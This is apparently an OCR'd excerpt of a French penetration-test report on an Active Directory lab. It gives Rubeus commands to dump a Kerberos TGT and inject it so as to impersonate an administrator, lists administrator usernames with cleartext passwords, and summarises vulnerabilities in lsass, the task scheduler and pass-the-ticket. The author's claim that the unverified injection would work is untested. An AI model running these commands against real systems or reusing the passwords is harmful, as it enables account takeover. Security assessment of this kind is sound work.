
En faisant un dump (copie) de ce ticket dans un fichier spécifique, nous pouvons usurper l'identité de l'utilisateur rbertin en injectant son ticket TGT dans notre session courante.

Commande pour le dump :

Rubeus.txt dump > fichier.kirbi

Commande pour l'injection du TGT :

Rubeus.exe ptt /ticket:fichier.kirbi



Hélas, à ce stade, je rencontre une erreur à cause de la limitation des ressources des machines virtuelles. Il ne me sera donc impossible de vérifier l'usurpation d'identité via TGT. Mais cela fonctionnerait sans doute étant donné que nous avons pu capturer l'ensemble du ticket.

Résumé des comptes administrateurs sur l'ensemble de l'infrastructure

Identifiant	**Mot de passe**
pclerc	pr0F3550r
rbertin	iN5P3ct0r

Vulnérabilité 10 : Processus lsass – pass-the-ticket **Résumé :** Les informations d'authentification sont, en partie, stockées en clair. Une autre partie est accessible via les tickets TGT récupérables via le processus lsass.
Vulnérabilité 11 : Secrets stockés localement **Résumé :** Un mot de pass est stocké en clair dans le planificateur de tâche, il est donc récupérable via l'outil DonPAPI.
Vulnérabilité 12 : pass-the-ticket **Résumé :** Les tickets TGT étant accessibles, il est possible d'usurper le compte d'un autre utilisateur en injectant son TGT dans notre session.